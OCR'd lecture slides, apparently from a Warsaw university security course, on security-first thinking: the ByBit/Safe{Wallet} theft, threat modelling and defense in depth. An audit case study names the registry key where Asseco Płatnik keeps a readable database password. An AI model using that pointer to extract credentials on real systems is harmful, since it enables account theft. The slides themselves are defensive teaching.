Security first mindset

In practice

Plans for today

Jarosław Jedynak

Security first mindset in practice

Michał Leszczyński

OWASP 10 2025 Playthrough

Michał Kowalczyk

CTFs, security teaching and our hacking projects

About me

Cybersecurity Auditor

ITSEC.RE

"Expert"

CERT.PL >_


Reverse Engineer

Symantec

Security Engineer

Google

And others




Wydział Matematyki, Informatyki i Mechaniki

Uniwersytet Warszawski

About me

Cybersecurity Auditor



ITSEC.RE

"Expert"

CERT.PL >_

Reverse Engineer


Symantec

Security Engineer

Google

Wydział Matematyki, Informatyki i Mechaniki


Uniwersytet Warszawski



And others

About me

Cybersecurity Auditor



ITSEC.RE

"Expert"

CERT.PL >_

Reverse Engineer


Symantec

Security Engineer

Google

Wydział Matematyki, Informatyki i Mechaniki


Uniwersytet Warszawski



And others

About me

Cybersecurity Auditor



ITSEC.RE

"Expert"

CERT.PL >_

Reverse Engineer


Symantec

Security Engineer

Google

Wydział Matematyki, Informatyki i Mechaniki

Uniwersytet Warszawski



And others

About me

Cybersecurity Auditor

ITSEC.RE

“Expert”

CERT.PL


Reverse Engineer

Symantec

Security Engineer

Google

And others



Wydział Matematyki, Informatyki i Mechaniki

Uniwersytet Warszawski

(Simplified) Agenda for today


1. Introduction
2. Principles
3. Conclusion

Part 1


Security-first *what*?

Low standards, high standards


✅ Frontal Impact (~50km/h)




(a) crash simulation



(b) top and side views of simulation



(c) energy balance



(d) acceleration at point in cabin

Low standards, high standards

✅ Frontal Impact (~50km/h)

✅ Potholes on a country road

Low standards, high standards

✅ Frontal Impact (~50km/h)

✅ Potholes on a country road

✅ Thief breaking in overnight

Low standards, high standards

❌ Anti-tank guided missile

Low standards, high standards

❌ Anti-tank guided missile

❌ Police roadblock

Low standards, high standards

❌ Anti-tank guided missile

❌ Police roadblock

❌ Assassin with a sniper rifle

Real world

✅ Frontal Impact (~50km/h)

✅ Potholes on a country road

✅ Thief breaking in overnight

❌ Anti-tank guided missile

❌ Police roadblock

❌ Assassin with a sniper rifle

Real world

✅ Accidental mistake

✅ Potholes on a country road

✅ Thief breaking in overnight

❌ Anti-tank guided missile

❌ Police roadblock

❌ Assassin with a sniper rifle

Real world

✅ Accidental mistake

✅ External issues

✅ Thief breaking in overnight

❌ Anti-tank guided missile

❌ Police roadblock

❌ Assassin with a sniper rifle

Real world

✅ Accidental mistake

✅ External issues

✅ Common criminals

❌ Anti-tank guided missile

❌ Police roadblock

❌ Assassin with a sniper rifle

Real world

✅ Accidental mistake

✅ External issues

✅ Common criminals

❌ Military attack

❌ Police roadblock

❌ Assassin with a sniper rifle

Real world

✅ Accidental mistake

✅ External issues

✅ Common criminals

❌ Military attack

❌ Nation state

❌ Assassin with a sniper rifle

Real world

✅ Accidental mistake

✅ External issues

✅ Common criminals

❌ Military attack

❌ Nation state

❌ Crime syndicate

IT world

✅ Accidental mistake

☑️ APT Group

✅ External issues

❌ Nation state

✅ Common criminals

❌ Crime syndicate

IT world

✅ Accidental mistake

✅ External issues

✅ Common criminals

☑️ APT Group

☑️ Intelligence agency

❌ Crime syndicate

IT world

- ✅ Accidental mistake
- ✅ External issues
- ✅ Common criminals
- ☑️ APT Group
- ☑️ Intelligence agency
- ☑️ Crime syndicate

IT world

- ☑️ APT Group
- ☑️ Intelligence agency
- ☑️ Crime syndicate

Once upon a time in the cyberspace

- ByBit Cryptocurrency exchange
- Funds stored in ~~a cold wallet~~ a multisig solution called Safe{Wallet}
- But then one day…

Once upon a time in the cyberspace

Routine rebalancing starts in ByBit

Once upon a time in the cyberspace

Routine rebalancing starts in ByBit

Multisig transaction approved

Once upon a time in the cyberspace

Routine rebalancing starts in ByBit

Multisig transaction approved

ByBit notices $1.5B is gone

Once upon a time in the cyberspace

Routine rebalancing starts in ByBit

Multisig transaction approved

ByBit Funds were diverted to attacker wallet

ByBit notices $1.5B is gone

Once upon a time in the cyberspace

Routine rebalancing starts in ByBit

Multisig transaction approved.
But what people saw was not what they signed.

ByBit Funds were diverted to attacker wallet

ByBit notices $1.5B is gone

But why? Somehow Safe{Wallet} UI lied to them.

Once upon a time in the cyberspace

Malicious transaction is initiated in ByBit
(instead of expected scheduled transaction)

Multisig transaction approved.
But what people saw was not what they signed.

ByBit Funds were diverted to attacker wallet

ByBit notices $1.5B is gone

Technical detail: ETH delegatecall exploit was used

But why? Somehow Safe{Wallet} UI lied to them.

Or rather: attackers took over the smart contract

Once upon a time in the cyberspace

app.safe.global JS
replaced with malicious code

We know thanks to forensics and Google cache

Malicious transaction is initiated in ByBit
(instead of expected scheduled transaction)

Technical detail: ETH delegatecall exploit was used

Multisig transaction approved.
But what people saw was not what they signed.

But why? Somehow Safe{Wallet} UI lied to them.

ByBit Funds were diverted to attacker wallet

Or rather: attackers took over the smart contract

ByBit notices $1.5B is gone

Even though the JS was replaced back soon later.

Once upon a time in the cyberspace

Safe{Wallet} developer compromised	(Likely s3 or CloudFront keys leaked)
app.safe.global JS replaced with malicious code	We know thanks to forensics and Google cache
Malicious transaction is initiated in ByBit (instead of expected scheduled transaction)	Technical detail: ETH delegatecall exploit was used
Multisig transaction approved. But what people saw was not what they signed.	But why? Somehow Safe{Wallet} UI lied to them.
ByBit Funds were diverted to attacker wallet	Or rather: attackers took over the smart contract
ByBit notices $1.5B is gone	Even though the JS was replaced back soon later.

Once upon a time in the cyberspace

Safe{Wallet} developer compromised

app.safe.global JS
replaced with malicious code

Malicious transaction is initiated in ByBit
(instead of expected scheduled transaction)

Multisig transaction approved.
But what people saw was not what they signed.

ByBit Funds were diverted to attacker wallet

ByBit notices $1.5B is gone

Part 2

Security-first mindset in practice

A **security-first mindset** is an approach where security is treated as a **core priority from the very beginning**, not something added on later. It means consistently asking “**How could this be abused or fail?**” at every decision point.

Build and operate systems assuming **they will be attacked**, misused, **or fail**.

Agenda

Introduction

Agenda

Introduction

Threat Modelling

Agenda

Introduction

Threat Modelling

Defense in Depth

Security through obscurity

Agenda

Introduction	Threat Modelling	Defense in Depth
Security through obscurity	Privilege escalation	Principle of Least Privilege

Agenda


- Introduction
- Threat Modelling
- Defense in Depth
- Security through obscurity
- Privilege escalation
- Principle of Least Privilege
- Secure Defaults

Agenda

- Introduction
- Threat Modelling
- Defense in Depth
- Security through obscurity
- Privilege escalation
- Principle of Least Privilege
- Secure Defaults
- Conclusion

Threat Modelling

Threat Modelling



theoretical approach

Threat Modelling

What to protect?

From whom?

How to attack it?

Threat Modelling

Attack vectors

Protected assets

Threat Modelling

Attack vectors

Protected assets

Bank Account

User Data

Databases

Reputation

Threat Modelling

Attack vectors

Protected assets

Company website

Supply-Chain

Email

Insider threat

Bank Account

User Data

Databases

Reputation

Threat example

- Publicly exposed, vulnerable website

Threat example

- Publicly exposed, vulnerable website
- Website exploited, RCE obtained =>
  - Deface
  - Cryptominer
  - Proxy
  - Limited data leak

Threat example

- Publicly exposed, vulnerable website
- Website exploited, RCE obtained =>
  - Deface
  - Cryptominer
  - Proxy
  - Limited data leak
- Attacker gains access to the intranet =>
  - Severe data leak (internal shares, emails)
  - Privilege escalation opportunities

Threat example

- Publicly exposed, vulnerable website
- Website exploited, RCE obtained =>
  - Deface
  - Cryptominer
  - Proxy
  - Limited data leak
- Attacker gains access to the intranet =>
  - Severe data leak (internal shares, emails)
  - Privilege escalation opportunities
- DC server exploited, Domain Admin account obtained =>
  - Leak of all confidential data
  - All data ransomwared

Defense in Depth

Defense in depth

“DC is an unpatched Windows Server 2008.”

Defense in depth

“DC is an unpatched Windows Server 2008.”

(no reaction)

Defense in depth

“DC is an unpatched Windows Server 2008.”

(no reaction)

“This is a critical security issue.”


Defense in depth

“DC is an unpatched Windows Server 2008.”

(no reaction)

“This is a critical security issue.”

???



Defense in depth


“DC is an unpatched Windows Server 2008.”

(no reaction)

“This is a critical security issue.”

???

“But it’s intranet”



Defense in depth


“DC is an unpatched Windows Server 2008.”

(no reaction)

“This is a critical security issue.”

???

“But it’s intranet”



Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”

Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great

Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)

Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer

Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or “Free VPN” software

Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or “Free VPN” software
    - Or a compromised development tool/library

Defense in depth

"But it's intranet"

- Also known as "perimeter based security"
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or "Free VPN" software
    - Or a compromised development tool/library
  - Someone exploits company website hosted in the intranet

Defense in depth

"But it's intranet"

- Also known as "perimeter based security"
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or "Free VPN" software
    - Or a compromised development tool/library
  - Someone exploits company website hosted in the intranet
  - Admin accidentally misconfigures the firewall

Defense in depth

"But it's intranet"

- Also known as "perimeter based security"
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or "Free VPN" software
    - Or a compromised development tool/library
  - Someone exploits company website hosted in the intranet
  - Admin accidentally misconfigures the firewall
  - One of employees goes rogue

Defense in depth

"But it's intranet"

- Also known as "perimeter based security"
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or "Free VPN" software
    - Or a compromised development tool/library
  - Someone exploits company website hosted in the intranet
  - Admin accidentally misconfigures the firewall
  - One of employees goes rogue
- The opposite is "Zero Trust" btw

Defense in depth

"But it's intranet"

- Also known as "perimeter based security"
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or "Free VPN" software
    - Or a compromised development tool/lib
  - Someone exploits company website hoste
  - Admin accidentally misconfigures the firew
  - One of employees **goes rogue**
- The opposite is "Zero Trust" btw

Defense in depth case study

- Security audit for an accounting company
- Several domain-specific programs preinstalled for everyone

Defense in depth: Asseco Płatnik

Defense in depth: Asseco Płatnik

/api/user/login API endpoint


Defense in depth: Asseco Płatnik

~~/api/user/login API endpoint~~

Defense in depth: Asseco Płatnik

HKLM\Software\Wow6432Node\Asseco Poland SA\Płatnik\10.02.002\Baza


Asseco's genius idea
Instead of API, just read the correct password from the database and compare with user input



Defense in depth: Asseco Płatnik

HKLM\Software\Wow6432Node\Asseco Poland SA\Płatnik\10.02.002\Baza

Asseco's genius idea
Instead of API, just read the correct password from the database and compare with user input




Problem: Everyone can read the DB pass

Defense in depth: Asseco Płatnik

HKLM\Software\Wow6432Node\Asseco Poland SA\Płatnik\10.02.002\Baza

Asseco's genius idea
Instead of API, just read the correct password from the database and compare with user input



Problem: Everyone can read the DB pass

Solution: Encrypt the password


Defense in depth: Asseco Płatnik

HKLM\Software\Wow6432Node\Asseco Poland SA\Płatnik\10.02.002\Baza

Asseco's genius idea
Instead of API, just read the correct password from the database and compare with user input

Problem: Everyone can read the DB pass

Solution: Encrypt the password




Defense in depth: Asseco Płatnik

HKLM\Software\Wow6432Node\Asseco Poland SA\Płatnik\10.02.002\Baza

Asseco's genius idea
Instead of API, just read the correct password from the database and compare with user input

Problem: Everyone can read the DB pass

Solution: ~~Encrypt the password~~




Defense in depth: Asseco Płatnik

